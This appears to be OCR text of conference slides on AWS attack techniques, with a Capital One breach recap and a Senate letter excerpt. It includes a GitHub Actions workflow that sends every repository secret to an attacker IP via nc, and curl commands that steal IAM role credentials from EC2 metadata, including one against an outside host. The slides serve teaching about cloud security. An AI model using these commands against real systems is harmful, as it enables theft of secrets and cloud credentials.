
```
aws cloudformation describe-stacks
    --query Stacks[].Parameters

aws cloudformation describe-stacks
    --query Stacks[].Outputs
```

GitHub Actions!

Add this to the GitHub Repo's workflow file:

```
name: Action run on a PR
on: [push]
jobs:
  sync-files:
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v1
    - name: Exposure
      run: |
      echo "here are some sekrets haxored courtesy
      of $GITHUB_ACTOR: ${{ toJson(secrets) }}"
      | nc -w 3 <your_ip> 80
```



EC2 Metadata Abuse

```
role_name=$(curl -s
http://169.254.169.254/latest/meta-
data/iam/security-credentials/)

curl -s http://169.254.169.254/latest/meta-
data/iam/security-credentials/${role_name}

curl -s
http://metadata.room17.com/latest/meta-
data/iam/security-credentials/${role_name}
```

Capital One

- Metadata Abuse!
- Overly permissive roles!
- Undetected Data Exfiltration!
- Guns!*
- Senate Inquiries!

What's in your dumpster fire?

United States Senate
WASHINGTON, DC 20510

October 24, 2019

The Honorable Joseph J. Simons
Chairman
Federal Trade Commission

Dear Chairman Simons:

We write to urge the Federal Trade Commission (FTC) to open an investigation to determine if Amazon's failure to secure the servers it rented to Capital One may have violated federal law.

* Attacker's landlord had illegal firearms which were seized as part of the search

PACU

Parting thoughts

QUESTIONS?

- @jcfarris
- https://github.com/jchrisfarris
- https://www.linkedin.com/in/jcfarris
- http://www.chrisfarris.com